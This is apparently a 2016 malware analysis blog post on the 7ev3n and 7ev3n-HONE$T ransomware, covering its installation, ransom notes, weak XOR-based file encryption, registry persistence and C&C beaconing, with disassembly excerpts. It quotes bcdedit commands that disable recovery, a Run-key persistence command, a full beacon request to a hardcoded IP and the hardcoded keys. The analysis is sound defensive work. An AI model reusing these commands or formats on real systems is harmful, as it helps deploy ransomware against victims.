

# 7ev3n ransomware turning ‘HONE\$T’

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Published: 2016-05-05 · Archived: 2026-04-05 20:56:02 UTC

**7ev3n ransomware** appeared at the beginning of this year. In addition to typical features of encrypting files, it was blocking access to the system using a fullscreen window, and was difficult to remove. It also became famous for demanding an unrealistic price of 13 bitcoins.

At that time the product looked like in early stage of development, however, the code was showing a potential to evolve into something smarter in the future. Indeed – the authors decided to actively work on making improvements. Currently we are facing an outbreak of a new campaign with an improved version of this ransomware – this time named **7ev3n-HONE\$T**. Probably the new name refers to the added feature of decrypting test files before the payment – as a proof of the authors’ “honesty” in giving files back.

In this post we will take a look at its evolution.

*[UPDATE] See also: [decryptors for 7ev3n ransomware](#)*

## Analyzed samples

**7ev3n** (old edition):

- [8434eea972e516a35f4ac59a7f868453](#) – main executable
  - [a3dfd4a7f7c334cb48c35ca8cd431071](#) – system.exe
    - [ce4120c6b29bc399bcd9b735d3130667](#) – UAC.exe 64 bit (packed with UPX)
      - [18ba27b27881086d2d9f847b078fac84](#) – UAC.exe (unpacked)
    - [7a681d8650d2c28d18ac630c34b2014e](#) – UAC.exe – 32 bit (packed with UPX)
      - [5370fc9dcb28f7105c3a4aebaae3f250](#) – UAC.exe (unpacked)


**7ev3n-HONE\$T** (new edition):

- [96a3bb6b10e4c6f614c783a7e42fdbcc](#) – main executable
  - [32a56ca79f17fea432250ee704432dfc](#) – payload <- main focus of this analysis
    - [5b5e2d894cdd5aeeed41cc073b1c0d0f](#) – payload 2 (packed with UPX)
      - [d004776ff5f77a2d2cab52232028ddeb](#) – payload 2 (unpacked)
- [52517f419e78041f8e211428b8820dfb](#) – main executable
  - [d3609b3179b164b0af6845226ac05f70](#) – payload


## Behavioral analysis

**73v3n – old version**

Once executed, 7ev3n ransomware was installing itself, deleting the clicked copy and silently encrypting files. The first symptom that something was wrong was a notification that User Account Control is going to be turned off, and the system needed to be restarted:




The malware was not waiting for the next restart, but executing it by its own. Shortly after another notification the system was going to shut down:



On the next reboot, the attack of that version of 7ev3n ransomware was announced by a big window, covering the entire desktop and blocking access to the system. It was difficult to bypass. In order to regain the control over the system, the user needed to put some special effort (guidance has been provided, i.e. [by BleepingComputer](#)).



The ransomware installed itself in %LOCALAPPDATA% – the main file is dropped under the name **system.exe**:



In addition, it dropped one more executable: **uac.exe** – for User Account Control bypass, using a well-known trick with Cabinet files ([Akagi](#)) and two bat scripts: **del.bat** (responsible for deleting the original file) and **bcd.bat** – responsible for disabling backup. Content of **bcd.bat** demonstrated below:

```

bcdedit /set {current} bootems no  bcdedit /set {current} advancedoptions off  bcdedit /set {current}
    
```

### Encryption process

This ransomware is capable of encrypting files off-line.

Encrypted files had their name changed to **.R5A**.



Patterns found in the encrypted files (**R5A** extension) look like two different algorithms have been used for it's different chunks.


**square.bmp** : left – original, right encrypted with *7ev3n*

Every file was encrypted with a different key.

### 73v3n – HONE\$T

The new edition comes with an improved interface. The most important difference is that the authors gave up the idea of blocking the full desktop of the infected computer. Although the window with ransom demand cannot be closed, it is still possible to access other programs. Moreover, the GUI itself has been enriched with features

allowing for navigation and getting more information. Similarly to other ransomware, it provides a possibility to decrypt a few files for the test.




A screenshot of a Windows Explorer window showing the contents of the 'Public' folder on the Local Disk (C:). The address bar shows the path 'Local Disk (C:) > Users > Public'. The file list includes:

Name	Date modified	Type	Size
conlhost.exe	2016-04-25 12:37	Application	479 KB
desktop.ini	2009-07-14 06:41	Configuration sett...	1 KB
files	2016-04-25 12:40	File	69 KB
FILES_BACK.txt	2016-04-25 12:39	Text Document	1 KB
testdecrypt	2016-04-25 12:38	File	1 KB
time.e	2016-04-25 13:36	E File	1 KB

In the new edition the price of decryption is only 1 BTC (in [some samples](#) even 0.5) – that is a huge difference in comparison to 13 BTC from the previous campaign. The new ransom note offers various models of payment (i.e possibility to decrypt half of the files for 60% of the original price) and a 20% discount in case of paying full sum at once. As we can see, the authors learned to be more user-friendly and made a step towards “honesty”.


Installation folder and dropped files are different than in the previous version (sample 1 BTC):



A screenshot of a Windows Explorer window showing the contents of the 'Public' folder on the Local Disk (C:). The address bar shows the path 'Local Disk (C:) > Users > Public'. The file list includes:

Name	Date modified	Type	Size
conlhost.exe	2016-04-25 12:37	Application	479 KB
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FILES_BACK.txt	2016-04-25 12:39	Text Document	1 KB
testdecrypt	2016-04-25 12:38	File	1 KB
time.e	2016-04-25 13:36	E File	1 KB

However, this feature depends rather on the particular campaign – in some of the new samples the installation path is like in the previous edition (sample 0.5 BTC)



A screenshot of a Windows Explorer window showing the contents of the 'AppData\Local' folder for a user named 'tester' on the Local Disk (C:). The address bar shows the path 'Local Disk (C:) > Users > tester > AppData > Local'. The file list includes:


Name	Date modified	Type	Size
files	2016-04-29 19:35	File	92 KB
GDIPFONTCACHEV1.DAT	2015-06-18 23:02	DAT File	57 KB
IconCache.db	2015-12-06 19:44	Data Base File	2 205 KB
system.exe	2016-04-29 19:32	Application	461 KB
testdecrypt	2016-04-29 19:32	File	1 KB
time.e	2016-04-29 19:36	E File	1 KB

This time, the main executable is dropped either as *conlhost.exe* or as *system.exe* (depending on the sample). Also, in the same folder, the ransomware creates 2 files with lists of paths:


- *files* – containing all the encrypted files
- *testdecrypt* – containing files that have been chosen as testfiles that can be decrypted for free

The dropped executable have some unique ID appended to it's end. It is an array of 34 random characters, with '\*' used as a prefix/suffix – format: '\*[x00-xff]{34}\*. This key is same on every run for a particular machine.


Example: Left – the sample before being run. Right – the sample that was run and installed on the system:



Persistence is based on a *Run* registry key:



In addition to displaying the GUI with ransom note it also drops a TXT file with contact information, that can be used if – for any reason – the main windows didn't manage to pop-up:



The victim ID is the same after every execution on the same machine, so we can be sure that it is not random (it may be generated from some local identifiers, i.e. GUID).

### Encryption process

The new version also can encrypt files off-line (no key needs to be downloaded from the server).

Encrypted files had their name changed to **A.R5A** (or, for some of the new samples **.R5A** –just like in the old version). The new feature is that some randomly selected files are given a different extension: **.R4A**.

Name	Date modified	Type	Size
A0.R5A	4/28/2016 4:07 AM	R5A File	140 KB
A1.R5A	4/28/2016 4:07 AM	R5A File	140 KB
A2.R4A	4/28/2016 4:07 AM	R4A File	140 KB

Just like in the to the previous edition, patterns found in the encrypted files (**R5A** extension) look like two different algorithms have been used for its different chunks.

**square.bmp** : first – original, second- encrypted with *7ev3n-HONE\$T*, third – encrypted with old *7ev3n*.

Completely different algorithm has been deployed on the files with **R4A** extension (introduced newly in *7ev3n-HONE\$T*)

We can see the patterns of the original file reflected in it's encrypted content. Such an effect depicts, that file could have been encrypted by some block cipher – but as well it can be a custom, XOR-based algorithm.

Also in this version, every file with R5A extension is encrypted with a different key.

### Experiment

For the purpose of experiments I prepared set of short TXT files, as given below:

The image shows a file explorer window with four text files: 1.txt, 16A.txt, 16M.txt, and long\_filename.txt. Below the file explorer are four Notepad windows, each displaying the content of one of the files. The Notepad windows are arranged in a 2x2 grid. The top-left window shows '1.txt - Notepad' with the content 'AAAAAAAAAAAAAAAAAAAA'. The top-right window shows 'long\_filename.txt - Notepad' with the content '12345678901234567890'. The bottom-left window shows '16A.txt - Notepad' with the content 'AAAAAAAAAAAAAAAAAAAA'. The bottom-right window shows '16M.txt - Notepad' with the content 'MMMMMMMMMMMMMMMMMMMM'.

They have been encrypted as following:

*1.txt*

```

8.R5A
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 4D 08 3A 53 14 4F 17 01 51 3B 49 48 09 67 3B 71 M.:S.O..Q;IH.g;q
00000010 15 2A 2A 70 7D 3D 3A 22 0A .**p}=:".
    
```

16A.txt

```

2.R5A
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 4D 15 57 4C 4B 52 7A 1E 13 2A 11 19 26 4F 39 17 M.WLKRz...&O9.
00000010 78 2A 2A 70 65 08 6C 22 1A 1C 0A x**pe.l".".
    
```

long\_filename.txt

```

3.R5A
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 4D 0B 6B 13 00 1A 3D 36 32 3F 2C 5F 10 01 07 18 M.k...=62?,.....
00000010 32 33 39 72 32 2A 2A 2D 3C 27 25 09 04 01 0F 0C 239r2**-<'%.....
00000020 24 54 05 13 18 16 12 0D 0A $T.....|.
    
```

The file 16M.txt has not been encrypted at all.

We can see that each end every encrypted file starts with a character 'M'. After that, there is an encrypted content – it's length is the same like the original. However, the same plaintext does not produce the same encrypted content (compare 1.txt and 16A.txt).

The encrypted content is suffixed with a separator "\*\*\*" and then the encrypted filename is stored (it's original length is preserved). The last character is always 'x0A'. Format of the encrypted file can be defined as:

```
M**x0A
```

Files with content length shorter or equal 8 are excluded from the encryption. Similarly, excluded are files which content begins with 'M'. More details about why it happens, we will find by analyzing the code.

### Network communication

Although the internet connection is not required in the process of encryption, 7even is capable of communicating with C&C for the purpose of collecting information about the attacked machines.

During beaconing, various information about the current infection are sent. As usual, the victim ID (the same that is mentioned in the ransom note), wallet ID (hardcoded in the binary), operating system, etc.

```

Stream Content
GET /sellKfjmfokt5lm5v14kol1vj35/tgfertsngkrtlrg5.php?RIGHTS=admin&WIN=7%
207601&WALLET=1Lud76Q98VRHCUiyK7XUs7AgFofrqXep78&ID=73118178525283953643921210931031&UI=
888 HTTP/1.1
User-Agent: Internet Explorer
Host: 46.45.169.106
    
```



The first layer is a packing: a simple crypter/FUD with an icon added. It's role is deception: delivering malicious payload in a way unnoticed by antimalware tools, as well as making it's analysis harder.

After defeating the FUD layer we get the first payload ([32a56ca79f17fea432250ee704432dfc](#)). Strings and imported functions are not obfuscated. We can find the path to the project inside the binary – it suggests that we are dealing with the variant without UAC bypass (in contrary to the previous version, that had it implemented):


```
C:\Users\admin\Desktop\new version with NO UACReleaseWin32Project9.pdb
```

Inside this payload we can find yet another, UPX packed executable: [5b5e2d894cdd5aeed41cc073b1c0d0f](#) . It is also not very well protected and after unpacking it with standard UPX application we get another executable ([d004776ff5f77a2d2cab52232028ddeb](#)) with all the strings and API calls visible.


### Execution flow

First execution is used just for the purpose of installation.

When the sample is deployed, it makes it's copy into the predefined installation folder (destination may vary for various samples). It drops a batch script that is supposed to delete the initial sample



The unique, hardware-based ID is written at the end of the executable that has been copied to the destination path:



Below – the same key – at the end of the installed sample:

```

system.exe
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00060FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00061000 2A 08 29 57 71 59 64 76 47 42 71 04 48 48 19 67
00061010 14 13 0B 67 0A 4E 02 7F 5B 01 4F 6E 52 01 14 02
00061020 43 70 3A 2A
.....
*)WqYdvGBq.HH.g
..g.N..[.OnR...
Cp:*
    
```

In the meanwhile, of the installation, malware sends the beacon to a hardcoded URL.

Then, the new sample is deployed and the initial sample terminates and gets deleted.

```

001ECC6C . PUSH EAX
001ECC6D . LEA EAX, DWORD PTR SS:[EBP-0xA0]
001ECC73 . PUSH EAX
001ECC74 . PUSH 0x0
001ECC76 . PUSH 0x0
001ECC78 . PUSH 0x10
001ECC7A . PUSH 0x0
001ECC7C . PUSH 0x0
001ECC7E . PUSH 0x0
001ECC80 . PUSH 0x0
001ECC82 . LEA EAX, DWORD PTR SS:[EBP-0x2B0]
001ECC88 . PUSH EAX
001ECC89 . CALL DWORD PTR DS:[K&KERNEL32.CreateProcess]
CreateProcessA
pProcessInfo = 0035F174
pStartupInfo = 0035F174
CurrentDir = NULL
pEnvironment = NULL
CreationFlags = CREATE_NEW_CONSOLE
InheritHandles = FALSE
pThreadSecurity = NULL
pProcessSecurity = NULL
CommandLine = NULL
ModuleFileName = "C:\Users\tester\AppData\Local\system.exe"
    
```

The installed sample is supposed to run the second phase – that encrypt the files. Decision which execution path should be deployed (installation, encryption, or GUI is based on the environment check.

### Registry manipulation

Adding a registry key indicating that files are encrypted:

```
REG ADD "HKEY_CURRENT_USERSOFTWARE" /v "crypted" /t REG_SZ /d "1"
```

Manipulating other registry keys – related with persistence, status of decrypting etc.

```
REG ADD "HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "allkeeper" /t REG_SZ /d ""
```

### What is attacked?

This ransomware encrypts local drives as well as mapped network shares.

Encrypted extensions are hardcoded in the binary as UNICODE strings:

Address	Hex dump	UNICODE
0006DB88	00 00 00 00 2E 00 61 00 69 00 00 00 2E 00 61 00	...ai..a
0006DBC8	72 00 77 00 00 00 00 00 2E 00 74 00 78 00 74 00	rw...txt
0006DBD8	00 00 00 00 2E 00 64 00 6F 00 63 00 00 00 00 00	...doc..
0006DBE8	2E 00 64 00 6F 00 63 00 60 00 00 00 2E 00 64 00	...docm..d
0006DBF8	6F 00 63 00 78 00 00 00 2E 00 7A 00 69 00 70 00	ocx...zip
0006DC08	00 00 00 00 2E 00 72 00 61 00 72 00 00 00 00 00	...rar..
0006DC18	2E 00 78 00 6C 00 73 00 78 00 00 00 78 00 6C 00	...xlsx.xl
0006DC28	73 00 00 00 2E 00 78 00 6C 00 73 00 62 00 00 00	s...xlsb.
0006DC38	2E 00 78 00 6C 00 73 00 60 00 00 00 2E 00 6A 00	...xism..j
0006DC48	70 00 67 00 00 00 00 00 2E 00 6A 00 70 00 65 00	pg...jpe
0006DC58	00 00 00 00 2E 00 6A 00 70 00 65 00 67 00 00 00	...jpeg.
0006DC68	2E 00 62 00 60 00 70 00 00 00 00 00 2E 00 65 00	...bmp...e
0006DC78	71 00 6C 00 00 00 00 00 2E 00 73 00 71 00 6C 00	ql...sql

Summary of all the file extensions that are attacked:

```
ai arw txt doc docm docx zip rar xlsx xls xlsb xism jpg jpe jpeg bmp eql sql adp mdf mdb odb odm odp
```

## How does the encryption work?

7ev3n-HONE\$T encrypts files in a loop, one by one. It completely changes their names – but at the same time it stores the previous name (as we know, files that are decrypted have their names recovered).

The executable comes with 3 hardcoded strings, that are used in the process of encryption. Their exact role will be described further.

Address	Text string
00E71283	UNICODE "AS1BUbhc1J5hv6bjyuetjykok7nbvtbvt1J5h6jg54ifj06551J5hok7nbok7nbvtv6bjf1b56j45fkmbvt1J5hv6bokok7nb"
00E712E0	UNICODE "AN0ASydgaf1f1xt34k5841o3m51e5nm59uh5uob5mho5pgrf2u4315hojg4mf4105j6g594cn9njg6h"
00E71330	UNICODE "0Axy6g6576h187h6go1f45mwno1h6gr4356bv5yhn66"

Every encrypted file have it's content prefixed with 'M'. This character is also checked in order to distinguish, if the file has been encrypted. If the 'M' was found as a first character of the buffer, the file will not be encrypted:

```

-----
.text:0041B031          add     esp, 4
.text:0041B034          mov     [ebp+file_content_buf], eax
.text:0041B03A          push   0                ; lpOverlapped
.text:0041B03C          lea    ecx, [ebp+FileSizeHigh]
.text:0041B042          push   ecx              ; lpNumberOfBytesRead
.text:0041B043          push   edi              ; nNumberOfBytesToRead
.text:0041B044          push   eax              ; lpBuffer
.text:0041B045          mov     esi, [ebp+hFile]
.text:0041B04B          push   esi              ; hFile
.text:0041B04C          call   ds:ReadFile
.text:0041B052          test   eax, eax
.text:0041B054          jz     cant_encrypt
.text:0041B05A          mov     eax, [ebp+file_content_buf]
.text:0041B060          cmp    byte ptr [eax], 'M'
.text:0041B063          jz     cant_encrypt
.text:0041B069          push   esi              ; hObject
.text:0041B06A          call   ds:CloseHandle
    
```

Authors left a log in the code, leaving no doubt about their intentions, that this character is used as an indicator of the encrypted file:

```

0041B822 cant_encrypt:                ; "CANT READ or file already crypted !!!!!"
0041B822 mov     edx, offset aCantReadOrFile
0041B827 mov     ecx, offset unk_458BA0
0041B82C call   sub_4258D0
0041B831 push   eax
0041B832 call   sub_425B30
0041B837 push   1
0041B839 push   [ebp+file_content_buf] ; lpMem
0041B83F call   free_buffer
    
```

Of course such a check is not giving a precise detection and if it happens that we have a file starting from 'M' it will not be encrypted.

This ransomware produce encrypted files by two ways – they can be distinguished by different extensions: **.R4A** or **.R5A**.

After deobfuscation we were able to reconstruct both algorithms and notice, that they are custom and not employing any strong cryptography.

**R4A algorithm** turned out to be an XOR with a hardcoded key:

ANOASudgffjirtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h

**R5A algorithm** is also XOR-based, but not that simple – It have several execution steps:

1. A hardcoded string is scrambled and expanded to a predefined length (in analyzed samples it was 0x10C).  
The algorithm used for scrambling differs from sample to sample.
2. The scrambled key (0x10C byte long) is XOR-ed with the original file path.
3. The key created in the previous step is used to XOR file content
4. The XORed content is divided to 4 parts, that are processed by 2 different XOR-based algorithms. First and Third quarter are processed by algorithm I. Second and fourth – by algorithm II. (That’s why we have seen 4 ‘strips’ on the visualized content).

Full reconstruction of the used algorithms you can see [here](#).

Adding appropriate extension to the file name:

00A4B637	JMP	014C000.00A4B2A6	
00A4B63C	LEA	ECX, DWORD PTR SS:[EBP-0x4C]	
00A4B63F	CMP	DWORD PTR SS:[EBP-0xEC], 0x0	check value
00A4B646	JLE	SHORT 014C000.00A4B64F	which extension to chose?
00A4B648	PUSH	014C000.00A300B0	UNICODE ".R4A"
00A4B64D	JMP	SHORT 014C000.00A4B654	
00A4B64F	PUSH	014C000.00A300A4	UNICODE ".R5A"
00A4B654	CALL	014C000.00A4ED60	UNICODE ".R5A"
00A4B659	LEA	ECX, DWORD PTR SS:[EBP-0x4C]	014C000.00A4ED60
00A4B65C	CMP	DWORD PTR SS:[EBP-0x38], 0x8	

After encrypting the content, some more data is appended to it. At the beginning – the previously mentioned ‘M’ character – as an indicator that file is encrypted. At the end – a string “\*\*” – as a separator after which the encrypted file name of the particular file is stored.

```

0041B4BD mov     edx, offset content_prefix ; "M"
0041B4C2 lea     ecx, [ebp+var_1D0]
0041B4C8 call   sub_424C10
0041B4CD lea     edx, [ebp+var_64]
0041B4D0 mov     ecx, eax
0041B4D2 call   sub_425180
0041B4D7 mov     edx, offset separator ; "**"
0041B4DC mov     ecx, eax
0041B4DE call   sub_424C10
    
```

Filename is also encrypted in a very simple way – by XOR with one of the hardcoded keys.

0041B2DB	lea	esi, [ebp+lpFileName]
0041B2DE	mov	eax, edx
0041B2E0	cmp	[ebp+is_R4A], 1
0041B2E7	jnz	variant_R4A

0041B2ED	cmp	ecx, 8
0041B2F0	cmovnb	esi, [ebp+lpFileName]
0041B2F4	mov	ecx, offset key_ANOA
0041B2F9	cmp	dword_45A18C, 8
0041B300	cmovnb	ecx, key_ANOA

0041B37F	variant_R4A:	
0041B37F	cmp	ecx, 8
0041B382	cmovnb	esi, [ebp+lpFileName]
0041B386	lea	ecx, [ebp+hardcoded_key]
0041B389	cmp	[ebp+a14], 8
0041B38D	cmovnb	ecx, [ebp+hardcoded_key]

for R4A:

```
ANOASudgfjfirjtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h
```

for R5A:

```
